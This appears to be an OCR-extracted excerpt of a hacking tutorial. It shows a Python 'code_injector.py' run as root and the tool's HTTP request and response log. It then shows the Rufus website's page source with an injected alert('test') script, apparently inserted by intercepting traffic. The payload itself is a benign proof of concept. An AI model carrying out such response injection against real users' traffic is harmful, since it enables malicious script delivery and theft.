


```
┌─[✗]─[root@parrot]─[/home/darvesh/Documents/my_new]
└──╼ #python code_injector.py
```


The output of the tool is shown below which returns the successful execution statement as HTTP Request and HTTP Response.



```
┌─[root@parrot]─[/home/darvesh/Documents/my_new]
└──╼ #python code_injector.py
[+] HTTP Request
[+] HTTP Response
[+] HTTP Request
[+] HTTP Request
[+] HTTP Request
[+] HTTP Response
[+] HTTP Response
[+] HTTP Request
[+] HTTP Request
[+] HTTP Request
[+] HTTP Response
[+] HTTP Request
[+] HTTP Request
[+] HTTP Response
```


Rufus - The Official Website (D
rufus.ie
(Placeholder for ads — Just like you, I wish this site could exist without them...)
Rufus
Create bootable USB drives the easy way
test
Prevent this page from creating additional dialogs
OK

The highlighted js code in blue box displayed below show the code injected by the attacker



```
else if (lang.substr(0,2) == "ro") localized_index = "ro_RO.html";
else if (lang.substr(0,2) == "ru") localized_index = "ru_RU.html";
else if (lang.substr(0,2) == "sr") localized_index = "sr_RS.html";
else if (lang.substr(0,2) == "sk") localized_index = "sk_SK.html";
else if (lang.substr(0,2) == "sl") localized_index = "sl_SI.html";
else if (lang.substr(0,2) == "es") localized_index = "es_ES.html";
else if (lang.substr(0,2) == "sv") localized_index = "sv_SE.html";
else if (lang.substr(0,2) == "th") localized_index = "th_TH.html";
else if (lang.substr(0,2) == "tr") localized_index = "tr_TR.html";
else if (lang.substr(0,2) == "uk") localized_index = "uk_UA.html";
else if (lang.substr(0,2) == "ur") localized_index = "ur_PK.html";
else if (lang.substr(0,2) == "vi") localized_index = "vi_VN.html";
else if (lang.substr(0,2) == "cy") localized_index = "cy_GB.html";
</script>
<iframe id="frame" class="frame"></iframe>
<script>document.getElementById("frame").src = localized_index;</script>
<script>alert('test');</script></body>
</html>
```